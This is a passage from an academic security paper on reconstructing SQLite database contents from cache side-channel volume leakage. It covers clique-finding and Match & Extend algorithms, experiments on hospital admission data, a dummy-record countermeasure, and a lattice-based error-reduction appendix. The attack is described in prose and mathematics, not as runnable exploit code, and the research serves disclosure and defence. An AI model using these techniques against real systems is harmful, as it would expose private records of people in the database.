u_{j+r}$ for $r \geq 0$ next to the same end of the `commonSub-Solution` in the other solution (say `candidateSolution`). In such a case, it extends the `commonSub-Solution` by appending to it $\langle u_j, u_{j+1}, \ldots, u_{j+r}\rangle$, and changing endpoints of the `commonSub-Solution` in `baseSolution` and `candidateSolution`. So in the database given above, the algorithm will look at the neighbors of $\langle \mathbf{29}\rangle$ and discover that $180 \approx 99 + 81$, and extend the `commonSub-Solution` to $\langle \mathbf{29}, \mathbf{99}, \mathbf{81}\rangle$. Then, the algorithm will look at the neighbors of $\langle \mathbf{29}, \mathbf{99}, \mathbf{81}\rangle$ and discover that $30 \approx 30$, extending the `commonSolution` further to $\langle \mathbf{29}, \mathbf{99}, \mathbf{81}, \mathbf{30}\rangle$. It is important to mention that while the values in the example were exactly equal, the algorithm accepts values which are approximately equal as well, meaning that we look for whether $180 \stackrel{?}{\approx} 99+81$ or whether $30 \stackrel{?}{\approx} 30$. After the `commonSub-Solution` is maximally extended, our two solutions will have the following form: `baseSolution` $= \langle$`pref1`$, \mathbf{comm}, $`suff1`$\rangle$ and `candidateSolution` $= \langle$`pref2`$, \mathbf{comm}, $`suff2`$\rangle$, where **comm** is the `commonSub-Solution` found as previously explained, and any of the prefixes and suffixes may be empty. The algorithm then will do one of four things: (a) if `pref1` (similarly, `suff1`) is empty, it will extend the `commonSub-Solution` to **comm** $=$ `pref2`$||$**comm** (similarly, **comm** $||$`suff2`), (b) if `pref2` (similarly, `suff2`) is empty, it will extend the `commonSub-Solution` to **comm** $=$ `pref1`$||$**comm** (similarly, **comm** $||$`suff1`), (c) if both `pref1` and `pref2` (similarly,

suff1 and suff2) are of length 1, meaning they both contain one volume (say, a and b, with $a < b$), and if the absolute value of the difference of these volumes appears in our volume measurements, then comm $= \langle b-a, a \rangle || $comm (similarly comm $=$ comm $|| \langle a, b-a \rangle$), (d) if none of the above conditions are satisfied, the algorithm will abort the merge and repeat its steps for another candidateSolution. The condition (c) above is for identifying the cases where the volume in, say, suff1 corresponds to a range $[i, j]$, which includes in itself the range of the volume in suff2, which can be $[i,k]$ for $k < j$. If the difference of these two volumes appears in the measured volumes, that difference likely corresponds to the range $[k+1, j]$, so we replace $\langle b \rangle$ ($[i, j]$) by $\langle a, b-a \rangle$ (which is the range $[i,k]$ and range $[k+1, j]$, respectively).

Back to our example database of $\langle 30, 100, 80, 30, 60 \rangle$, we had last found the commonSub-Solution to be $\langle$**29, 99, 81, 30**$\rangle$. In the merge step, we are going to have baseSolution $= \langle$comm$\rangle$ and candidateSolution $= \langle$comm$, 60\rangle$. This falls under the case (a) where suff1 is empty, so the algorithm appends suff2 = $\langle 60 \rangle$ to the commonSub-Solution and returns the solution as baseSolution $=$ $\langle$**29, 99, 81, 30, 60**$\rangle$.

FindBestCandidate Any time a merge is successful, two solutions are combined into one to create a larger solution. The reason why this larger solution was not initially found by the clique finder is that some volumes or connections in the graph were missing, and so a potential clique corresponding to this solution could not be formed. Every merge of two solutions identifies the number of missing volumes that prevented the combined solution from being found in the first place; in fact, if we were to add those missing volumes to the graph and start the algorithm again, the combined "merged" solution would show up among all listed solutions. Therefore we use the number of missing volumes as a metric for assessing the *goodness* of a candidate solution; if there are few missing volumes, it suggests that the baseSolution and candidateSolution agree in many volumes of the database, and are thus compatible, whereas if there are many missing volumes, the two solutions likely have different information about the volumes. The **FindBestCandidate** finds the candidate solution among all cliques that has the least number of such missing volumes with respect to being merged with the baseSolution.

4 Experimental Results

We performed five sets of experiments. The first two experiments (I and II) are for the cases where there is no additional noise during the measurement and the query distribution over all the possible queries are uniform. The third set of experiments (III) in Section 4.1 studies the effect of extra load on the system while taking measurements. The fourth set of experiments (IV) in Section 4.2 looks at different query distributions. In the last set of experiments (V) in Section 4.3, we look at the effect of missing some volumes due to the fact that some range queries may have never been issued, or due to noise causing a query to be missed entirely. In Experiment I, we first prepare 10 databases from the NIS2008 database, by randomly selecting 100,000 records. Nationwide Inpatient Sample (NIS) is part of the Healthcare Cost and Utilization Project (HCUP) which is used to analyze national trends in healthcare [4]. The NIS is collected annually and it gathers approximately 5 to 8 million records of inpatient stays. We selected NIS from the year 2008; the full description of each attribute of the database is reported in [4, Table1]. In the first set of experiments we performed uniform range queries on the AMONTH attribute which corresponds to admission month coded from (1) January to (12) December (i.e., each of the possible ranges were queried with equal probability). In the second set of experiments (Experiment II) we sampled the database as follows: For each of the 10 databases from Experiment I, for each record in the database, instead of using the real value for the AMONTH column, we generated synthetic data by sampling a value from a Gaussian (Normal) distribution with mean $\frac{1+N}{2} = 6.5$ and standard deviation of 3 and 4, respectively. So within Experiment II, we considered two data distributions, a "narrow" Gaussian with standard deviation 3 and a "wide" Gaussian with standard deviation 4.

We ran the experiments on a Lenovo W540 Laptop with Intel Core i7-4600M CPU clocking at 2.9 GHz running Ubuntu 16.04. The L1, L2 and L3 caches have capacities 32KB, 256KB and 4MB, respectively. For the SQLite, we use the amalgamation of SQLite in C, version 3.20.1. We heuristically observed that if we gather around 120 measurements for any one range query, the aggregated side-channel measurements will result in a peak corresponding to the approximate volume. Since there are at most 78 different range queries for $N = 12$ we decided to gather around 10,000 traces to make sure there are enough traces for each range to be able to see a peak for each approximate volume.

We gathered 10,000 traces corresponding to 10,000 uniformly chosen range queries for Experiments I and II, i.e. 1 trace for each query. We processed all those traces to obtain the approximate/noisy volumes. On average, gathering 10,000 traces takes around 8 hours and processing them takes another 3 hours. The experiments and the code to run the Clique-finding algorithm, Match & Extend and noise reduction step can be found here [2].

After processing the measurements, we obtained a set of approximate volumes, on which we then ran noisy clique-finding and Match & Extend, which in turn output reconstructed databases. Figure 6a illustrates the quality of the recovered values for the noisy clique-finding and Match & Extend algorithms. The noisy clique-finding algorithm is run with several values for the noise budget while the Match & Extend is run with a fixed noise budget of 0.002. For each of the N values $1, 2, \ldots, N$, we expect to recover a candidate volume, corresponding to the number of records in the database

that take that value. For a database with range of size N, we define the success rate as the number of candidate volumes recovered divided by N. For example in our experiments if we recover only 11 candidate values for a database of range of size $N = 12$, then we have a success rate of $11/12$. It is also worth mentioning that the attacker can distinguish a successful attack from the failed one, since N, i.e. the size of the range, is known to the attacker. We define the error rate of a recovered volume as its percentage of deviation from the original volume that it corresponds to. We look at the recovered database and compare it to the original one. For each candidate volume v' that is recovered, we compare it to the corresponding value in the real database, v and report the error rate as $\left(\frac{|v'-v|}{v}\right) \times 100$. So for example, if a recovered volume is 7990 and the actual volume was 8000 we report an error percentage of 0.12%. If the algorithm only recovered 11 values for a database of size 12, we will report the percentage error for the 11 recovered values.

Figure 6a and 6b show both the success rate and the error percentage for Experiment I and II. For *success rate* (orange line), it can be seen that for the noisy clique-finding algorithm, increasing the noise budget helps to recover more volumes in both experiments. The Match & Extend algorithm, used with a fixed noise budget of 0.002 could recover all the volumes in both of the experiments. For *error percentage* the average percentage of error is marked with a blue dot. The 90% confidence interval is marked with the black marker. The confidence interval indicates that for a new set of experiments with the same setting, we are 90% confident that the average error rate will fall within that interval. For the noisy clique-finding algorithm, increasing the noise budget causes the average error percentage to increase and the confidence interval to grow. In some cases with noise budget 0.005 and 0.006, some of the recovered databases in Experiment I were very far off from the actual databases, causing the error interval in these settings to be much larger than in other settings.

In a nutshell, although it seems that increasing the noise budget helped to achieve higher success rates, since the error percentage grows, the quality of the recovered databases is lower. For the Match & Extend algorithm the average amount of error and the width of error interval is comparable to the noisy clique-finding algorithm with small noise budget but the success rate is much higher. Figure 6c shows the average run time as well as 90% confidence interval of the successful database recovery in seconds. It can be seen that the average run time of noisy clique grows with the size of the noise budget. The Match & Extend algorithm, however, always uses noise budget of 0.002 and so its average running time remains low.

Table 1 compares the performance of the Match & Extend algorithm and the noisy clique algorithm on successful instances (meaning, the performance of the noisy-clique is taken only over the instances for which the recovered database had the correct size N). The noisy clique-finding algorithm with noise budget 0.006 performs better in terms of success rate than noisy clique-finding with smaller noise budgets, and we select it as a comparable algorithm to Match & Extend algorithm. We are 99% certain that in a new set of experiments with the same setting as presented here, the Match & Extend algorithm would output a result in at most 190 seconds with at most 0.11% error. The noisy clique finding algorithm, on the other hand, would output a result in at most 1900 seconds with at most 0.27% error. We have also analyzed the effect noise reduction step to further reduce the noise, which can be found in Section A.2.

Table 1: Performance Comparison of Noisy Clique with Noise Budget 0.006 vs. Match & Extend Algorithm, with 99% Confidence interval


	Noisy Clique (0.006)	Match & Extend
Error Percentage	0.10 % - 0.27 %	0.07 % - 0.11 %
Run Time (s)	0 - 1900	38 - 190

4.1 Additional Noisy Process Running


For Experiment III, we extend our analysis to the case where there is extra load on the system—i.e. extra processes running—during the time of the attack. To run the noisy processes we use the command `stress -m i`, where i represents the number of parallel threads running with CPU load of 100%. We repeat the experiment for $i \in \{1, 2, 8\}$ and present the results in Figure 7. We took 5 databases from Experiment I and obtained new sets of traces while the system had noisy processes running at the background. We recovered all the coordinates of the databases for all cases, so the success rate for all cases remains at 100%. The quality of the recovered databases worsened with heavier loads, however even with 8 noisy processes the average error remains less than 2%.

4.2 Non-uniform Query Distribution


As mentioned, in order to be able to detect an approximate volume in our side-channel measurements, we need to observe at least 120 measurements per range query. While we require that each query must be made some minimum number of times, we do not impose that the query distribution must be uniform. This is in contrast to previous work by Kellaris et al. [23] who crucially required uniform query distribution. Our requirement can be seen as the noisy analogue of Grubbs et al. [16], who required each volume to be observed at least once in the *noiseless* setting. To tolerate the noise present in the measurement in our setting, we require each query to be observed at least 120 times. Later, in Subsection 4.3, we will further relax this requirement by showing that the recovery can be done even if some of the range queries are



(a) Success Rate and error percentage for Experiment I



(b) Success rate and error percentage for Experiment II



(c) Average running time of Noisy Clique for different Noise Budget vs. Match & Extend Algorithm

Figure 6: (a),(b) Comparison of the Success rate and Error Percentage for the noisy clique algorithm and Match & Extend algorithm. The noisy clique algorithm is run using noise budget in the range $0.001-0.006$ and Match & Extend is run with noise budget 0.002. The orange line is the success rate (higher is better). The blue dot is the average error percentage and the black line segment is the 90% confidence interval (lower dot and narrower interval is better). (c) Average running time of Noisy Clique for different Noise Budget vs. Match & Extend Algorithm with Noise Budget of 0.002.




Figure 7: Success Rate and error percentage for Experiment III. The system is analyzed under different varying load. The load is increased by adding extra 1,2,8 processes.


entirely omitted. This can be viewed as a weakening of even the requirements of Grubbs et al. [16].

For Experiment IV, we used the same databases as in Experiment I, but performed non-uniform range queries. We picked 5 database from Experiment I and tested them with 3 sets of non-uniform query distributions which results in 15 scenarios in total. The first query distribution is chosen based on the assumption that queries of the form $[i,i+1]$ are made twice as often as the other queries. The second query distribution assumed that queries in the form of $[i,i+1]$ and $[i,i+2]$ are made twice as often as the other queries. For the last query distribution, we tested the hypothesis that the determining factor for our attack seems to be the ability to identify "peaks" that roughly correspond to the volumes of the range queries (e.g. see Figure 3 and Figure 4). A challenging query distribution is therefore one which causes one of the peaks to disappear as the peak adjacent to it dominates it. To test our hypothesis, we chose a distribution in which range $[a,b]$ was queried twice as often as $[c,d]$ when ranges $[a,b]$ and $[c,d]$ had close volumes (and therefore close peaks).


Figure 8a shows both the success rate and the error percentage for Experiment IV. It can be seen that the noisy clique-finding algorithm exhibits better success rate as the noise budget increases, while the error percentage grows as well. Match & Extend algorithm, however has 100% success rate with low error percentage. We have also analyzed the effect of the noise reduction step to further reduce the noise, which can be found in Section A.2.

4.3 Missing Queries


For Experiment V, we study the performance of our algorithm when some of the ranges are never queried. We consider two cases. In the first case, we look at a setting in which certain randomly chosen ranges are never queried and in the second case, we consider a setting in which the queries corresponding to the largest volumes are never made. For the first case, we randomly drop $\{1,2,4,6,8\}$ volumes from the measurements. The performance of Match & Extend algorithm can be seen in Figure 8b. As more and more volumes are dropped, the success rate of the algorithm decreases. For example, in the case where 8 volumes are missing we recovered around 95% of the databases entries. However, the error percentage grows as more and more volumes are missing, although it remains below 1% error even for the case where 8 volumes are missing. For the second case, we first look at the case where the query $[1,N]$ is blocked, i.e. the attacker is not allowed to query the whole database. In other cases the queries which ask for more than $90\%,80\%$ and 70% of the database is blocked, respectively. It can be seen in Figure 8c that in these cases the success rate remains around 98% and



(a) Success Rate and error percentage for Experiment IV



(b) Success rate and error percentage for Experiment V



(c) Success rate and error percentage for Experiment V

Figure 8: Performance of Match & Extend algorithm in different cases (a) non-uniform query (b) Missing Volumes (c) Queries with large response size are blocked. The orange line is the success rate (higher is better). The blue dot is the average error percentage and the black line segment is the 90% confidence interval (lower dot and narrower interval is better).

the error percentage of the recovered coordinates stays below 2%.

5 Conclusions and Future Work

In this work we launched a cache side-channel attack against the SQLite database management system. We developed two algorithms that approximately recover the database using the information leaked from the side-channel attack. Finally, we showed the effectiveness of closest vector problem (CVP) solvers in reducing the overall noise in the recovered databases to obtain databases with improved accuracy. We showed that for attributes with range of size 12 our algorithm can recover the approximate database in at most 190 seconds with maximum error percentage of 0.11%. We have also extended our analysis to study the effect of heavy load on the system as well as cases where some of the ranges are missing. We have shown that the error percentage for those cases remain below 2%.

As a possible approach to mitigate the attacks presented in this work, we suggest that when processing a range query, a random number of dummy elements get appended to the results and returned in addition to the true matches. The effect of such a countermeasure is twofold. (1) It makes it difficult for the side-channel attacker to able to aggregate information over different runs to obtain good approximations of the volumes. (2) It makes the graph generation and clique-finding algorithms more expensive, as there will be a large number of additional nodes and edges in the graph (recall that each observed volume corresponds to a node in the graph). Since clique-finding is NP-hard, adding even a small fraction of nodes to the graph can make the attack infeasible.

As a future work, it would be interesting to explore the effectiveness of the attack using fewer traces; in the extreme case it is interesting to study the scenario where only 1 trace per query is given. Moreover, it would be of interest to study the performance of the Prime & Probe [30] which is a more generic type of cache side-channel attack that can be used even in scenarios where the victim and attacker do not have a shared library. Further, as mentioned previously, improved attacks on encrypted databases are possible when the full access pattern is revealed (cf. Grubbs et al. [17]). It will be interesting to explore whether partial information about the access pattern can be obtained via the cache side-channel and whether this information can be used to obtain improved attacks. We have simulated some non-uniform query distribution, and one area that can be explored more is to study what are the most realistic query distribution. One limitation we faced in the work is the scalability of solver for NP-hard problem, i.e. clique finding algorithm. The work of Grubbs et al. [16] tolerate this by having a prepossessing step. This step enables the algorithm to work even for the cases where the size of the graph is large and it is interesting to study whether a prepossessing step can be applied to cases where volumes are noisy.

Acknowledgments

The authors would like to thank the members of the Dachman-Soled group in REU-CAAR 2017 (funded by NSF grant #CNS-1560193), Stuart Nevans Locke, Shir Maimon, Robert Metzger, Laura B. Sullivan-Russett, who helped us test preliminary ideas on cache side-channel attacks for database reconstruction. We also thank Uzi Vishkin and Lambros Mertzanis for helpful discussions during various stages of this project. The authors would also like to thank the anonymous reviewers for their insightful comments and suggestions.

References

[1] Cloud Services. https://www.datamation.com/cloud-computing/slideshows/

top-10-cloud-apps.html. Accessed: 2020-05-08.

[2] The experiments and the code for algorithms. https://github.com/ariashahverdi/database_reconstruction.

[3] Microsoft Wins Pentagon's $10 Billion JEDI Contract, Thwarting Amazon. https://www.nytimes.com/2019/10/25/technology/dod-jedi-contract.html. Accessed: 2020-05-08.

[4] *Introduction to the HCUP Nationwide Inpatient Sample (NIS) 2008*, (accessed June 15, 2020).

[5] Onur Acıiçmez. Yet another microarchitectural attack:: exploiting I-cache. In *Proceedings of the 2007 ACM workshop on Computer security architecture*, pages 11–18. ACM, 2007.

[6] Rakesh Agrawal, Jerry Kiernan, Ramakrishnan Srikant, and Yirong Xu. Order-Preserving Encryption for Numeric Data. In *Proceedings of the ACM SIGMOD International Conference on Management of Data, Paris, France, June 13-18, 2004*, pages 563–574, 2004.

[7] Thomas Allan, Billy Bob Brumley, Katrina Falkner, Joop Van de Pol, and Yuval Yarom. Amplifying side channels through performance degradation. In *Proceedings of the 32nd Annual Conference on Computer Security Applications*, pages 422–435. ACM, 2016.

[8] Alexandra Boldyreva, Nathan Chenette, Younho Lee, and Adam O'Neill. Order-Preserving Symmetric Encryption. In *Advances in Cryptology - EUROCRYPT 2009, 28th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Cologne, Germany, April 26-30, 2009. Proceedings*, pages 224–241, 2009.

[9] Alexandra Boldyreva, Nathan Chenette, and Adam O'Neill. Order-preserving encryption revisited: Improved security analysis and alternative solutions. In *Annual Cryptology Conference*, pages 578–595. Springer, 2011.

[10] Dan Boneh, Kevin Lewi, Mariana Raykova, Amit Sahai, Mark Zhandry, and Joe Zimmerman. Semantically Secure Order-Revealing Encryption: Multi-input Functional Encryption Without Obfuscation. In *Advances in Cryptology - EUROCRYPT 2015 - 34th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Sofia, Bulgaria, April 26-30, 2015, Proceedings, Part II*, pages 563–594, 2015.

[11] David Cash, Paul Grubbs, Jason Perry, and Thomas Ristenpart. Leakage-abuse attacks against searchable encryption. In *Proceedings of the 22nd ACM SIGSAC conference on computer and communications security*, pages 668–679. ACM, 2015.

[12] David Cash, Stanislaw Jarecki, Charanjit Jutla, Hugo Krawczyk, Marcel-Cătălin Roşu, and Michael Steiner. Highly-scalable searchable symmetric encryption with support for boolean queries. In *Annual Cryptology Conference*, pages 353–373. Springer, 2013.

[13] The FPLLL development team. fplll, a lattice reduction library. Available at https://github.com/fplll/fplll, 2016.

[14] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *Journal of Cryptographic Engineering*, 8(1):1–27, 2018.

[15] Leon Groot Bruinderink, Andreas Hülsing, Tanja Lange, and Yuval Yarom. Flush, Gauss, and reload–a cache attack on the bliss lattice-based signature scheme. In *International Conference on Cryptographic Hardware and Embedded Systems*, pages 323–345. Springer, 2016.

[16] Paul Grubbs, Marie-Sarah Lacharité, Brice Minaud, and Kenneth G Paterson. Pump up the volume: Practical database reconstruction from volume leakage on range queries. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 315–331. ACM, 2018.

[17] Paul Grubbs, Marie-Sarah Lacharité, Brice Minaud, and Kenneth G Paterson. Learning to Reconstruct: Statistical Learning Theory and Encrypted Database Attacks. In *IEEE Symposium on Security and Privacy (S&P) 2019*, 2019.

[18] Paul Grubbs, Kevin Sekniqi, Vincent Bindschaedler, Muhammad Naveed, and Thomas Ristenpart. Leakage-abuse attacks against order-revealing encryption. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 655–672. IEEE, 2017.

[19] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache template attacks: Automating attacks on inclusive last-level caches. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pages 897–912, 2015.

[20] Sanghyun Hong, Michael Davinroy, Yigitcan Kaya, Stuart Nevans Locke, Ian Rackow, Kevin Kulda, Dana Dachman-Soled, and Tudor Dumitras. Security Analysis of Deep Neural Networks Operating in the Presence of Cache Side-Channel Attacks. *CoRR*, abs/1810.03487, 2018.

[21] Sanghyun Hong, Michael Davinroy, Yiğitcan Kaya, Dana Dachman-Soled, and Tudor Dumitraş. How to 0wn the NAS in Your Spare Time. In *International Conference on Learning Representations*, 2020.

[22] Gorka Irazoqui, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Wait a minute! A fast, Cross-VM attack on AES. In *International Workshop on Recent Advances in Intrusion Detection*, pages 299–319. Springer, 2014.

[23] Georgios Kellaris, George Kollios, Kobbi Nissim, and Adam O'Neill. Generic attacks on secure outsourced databases. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1329–1340. ACM, 2016.

[24] Evgenios M Kornaropoulos, Charalampos Papamanthou, and Roberto Tamassia. Data recovery on encrypted databases with k-nearest neighbor query leakage. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1033–1050. IEEE, 2019.

[25] Evgenios M Kornaropoulos, Charalampos Papamanthou, and Roberto Tamassia. The state of the uniform: attacks on encrypted databases beyond the uniform query distribution. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 599–616, 2020.

[26] Marie-Sarah Lacharité, Brice Minaud, and Kenneth G Paterson. Improved reconstruction attacks on encrypted data using range query leakage. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 297–314. IEEE, 2018.

[27] Kevin Lewi and David J Wu. Order-revealing encryption: New constructions, applications, and lower bounds. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1167–1178, 2016.

[28] Ahmad Moghimi, Gorka Irazoqui, and Thomas Eisenbarth. CacheZoom: How SGX amplifies the power of cache attacks. In *International Conference on Cryptographic Hardware and Embedded Systems*, pages 69–90. Springer, 2017.

[29] Muhammad Naveed, Seny Kamara, and Charles V Wright. Inference attacks on property-preserving encrypted databases. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 644–655. ACM, 2015.

[30] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures: the case of AES. In *Cryptographers' Track at the RSA Conference*, pages 1–20. Springer, 2006.

[31] Raluca Ada Popa, Catherine MS Redfield, Nickolai Zeldovich, and Hari Balakrishnan. CryptDB: protecting confidentiality with encrypted query processing. In *Proceedings of the Twenty-Third ACM Symposium on Operating Systems Principles*, pages 85–100, 2011.

[32] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, you, get off of my cloud: exploring information leakage in third-party compute clouds. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 199–212. ACM, 2009.

[33] Y. TSUNOO. Crypt-analysis of block ciphers implemented on computers with cache. *Proc. ISITA2002, Oct.*, 2002.

[34] Mengjia Yan, Christopher W Fletcher, and Josep Torrellas. Cache telepathy: Leveraging shared resource attacks to learn DNN architectures. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2003–2020, 2020.

[35] Yuval Yarom. Mastik: A micro-architectural side-channel toolkit. *Retrieved from School of Computer Science Adelaide: http://cs. adelaide. edu. au/˜ yval/Mastik*, 2016.

[36] Yuval Yarom and Naomi Benger. Recovering OpenSSL ECDSA Nonces Using the FLUSH+ RELOAD Cache Side-channel Attack. *IACR Cryptology ePrint Archive*, 2014:140, 2014.

[37] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 719–732, San Diego, CA, 2014. USENIX Association.

[38] Yinqian Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Cross-VM side channels and their use to extract private keys. In *Proceedings of the 2012 ACM conference on Computer and communications security*, pages 305–316. ACM, 2012.

A Appendix

Closest Vector Problem (CVP) Given n-linearly independent vectors $\mathbf{b}_1, \mathbf{b}_2, \ldots, \mathbf{b}_n \in \mathbb{R}^m$, the lattice generated by $\mathbf{b}_1, \mathbf{b}_2, \ldots \mathbf{b}_n$ is the set of all the integer linear combination of them i.e. $\mathcal{L}(\mathbf{b}_1, \mathbf{b}_2, \ldots \mathbf{b}_n) = \{\sum_1^n \mathbf{b}_i x_i \mid x_i \in \mathbb{Z}\}$. The set $\{\mathbf{b}_1, \mathbf{b}_2, \ldots \mathbf{b}_n\}$ is called the basis of the lattice and is presented by matrix $\mathbf{B}$ in which basis $\mathbf{b}_i$ is i-th row of the matrix. In the closest vector problem target vector $\mathbf{y}$ is given. The target vector $\mathbf{y}$ does not necessarily belong to lattice $\mathcal{L}$. The solution is a lattice point $\mathbf{y}' = \mathbf{xB}$ which is closest to target vector $\mathbf{y}$ and also $\mathbf{y}' \in \mathcal{L}$. Notice that a lattice point $\mathbf{y}'$ is a linear combination of basis, while the target vector $\mathbf{y}$ is not. The significance of the CVP problem is to find a closest vector to $\mathbf{y}$ such that the linear combination is satisfied. CVP problem is also known to be NP-complete and we use `fplll` [13] for finding the closest vector in lattice.

A.1 Error Reduction Step

As explained in Section 3.3 and Section 3.4 by using the noisy clique-finding and Match & Extend algorithms on the noisy data we get some *close* answer to the real database. Here we outline a technique which can reduce the noise and output a *more accurate* answer. The first step is to compute all the $\binom{N}{2}+N$ volumes corresponding to each range. Specifically, the ranges $[1,1],[1,2],\ldots,[1,N]$ are obtained using noisy clique-finding or Match & Extend. Each range $[i,j]$ can be computed from the elementary volumes as $\big|[i,j]\big| = \big|[1,j]\big| - \big|[1,i-1]\big|$. Instead of taking the computed value for range $[i,j]$, we choose the value in the set of volumes (obtained from the side-channel data) that is closest to this computed value. This procedure results in $N' = \binom{N}{2}+N$ volumes which we call *candidate volumes*. Now note that given the volumes of the ranges $[1,1],[2,2],\ldots,[N,N]$, the volume of any other range $[i,j]$ can be expressed as a *linear combination* of these values. Therefore, our variable $\vec{x} = (x_1,\ldots,x_N)$ corresponds to the volumes of the ranges $[1,1],[2,2],\ldots,[N,N]$ and our candidate volumes $\vec{v} = (v_1,\ldots,v_{N'})$, correspond to noisy linear combinations of the x_i's. Thus, solving for the $\vec{x}$ which yields the closest solution to $\vec{v} = (v_1,\ldots,v_{N'})$ under the linear constraints, corresponds to solving a Closest Vector Problem (CVP).

For example, if the range has size $N = 3$, then we obtain a total of 6 volumes $v_1,\ldots,v_6$ corresponding to the ranges $[1,1]$, $[2,2]$, $[3,3]$, $[1,2]$, $[2,3]$, $[1,3]$ and can construct the following system of equations:

$$\mathbf{A}\vec{x}+\vec{e} = \vec{v}$$

where

$$\mathbf{A} = \begin{bmatrix} 1 & 0 & 0 \\ 0 & 1 & 0 \\ 0 & 0 & 1 \\ 1 & 1 & 0 \\ 0 & 1 & 1 \\ 1 & 1 & 1 \end{bmatrix}$$

$\vec{v} = (v_1,\ldots,v_6)$, $\vec{e}$ is the amount of error and $\vec{x}$ is unknown. To solve this problem, we can consider the lattice defined by $\mathbf{A}\vec{z}$, where $\mathbf{A}$ is the basis and $\vec{z}$ is any integer vector. Now, given $\vec{v}$, we would like to find the closest lattice vector $\vec{y} = \mathbf{A}\vec{x'}$ to $\vec{v}$. Once we have $\vec{y}$, we can solve to get $\vec{x'}$. To create a full rank matrix for our solver, we can modify matrix A as following:

$$A' = \begin{bmatrix} 1 & 0 & 0 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 & 0 & 0 \\ 0 & 0 & 1 & 0 & 0 & 0 \\ 1 & 1 & 0 & T & 0 & 0 \\ 0 & 1 & 1 & 0 & T & 0 \\ 1 & 1 & 1 & 0 & 0 & T \end{bmatrix}$$

where $T \gg n$ and $\vec{v}$ stays the same.

Now we obtain a solution of dimension 6 (as opposed to dimension 3), but the last three coordinates should always be 0, since if they are non-zero there will be at least $\pm\, T$ in the corresponding coordinate of $\vec{v}$, which will clearly not be the closest vector.

Table 2: Average Error Percentage

	Noisy Clique		Match & Extend	
Experiment	No CVP	CVP	No CVP	CVP
Experiment I	0.21%	0.19%	0.09%	0.07%
Experiment II	0.16%	0.10%	0.09%	0.08%
Experiment IV	0.80%	0.77%	0.09%	0.08%

Table 3: Maximum Error Percentage

	Noisy Clique		Match & Extend	
Experiment	No CVP	CVP	No CVP	CVP
Experiment I	0.86%	0.86%	0.22%	0.20%
Experiment II	0.55%	0.38%	0.30%	0.22%
Experiment IV	2.29%	2.30%	0.24%	0.22%

A.2 Error Reduction Step Experiments

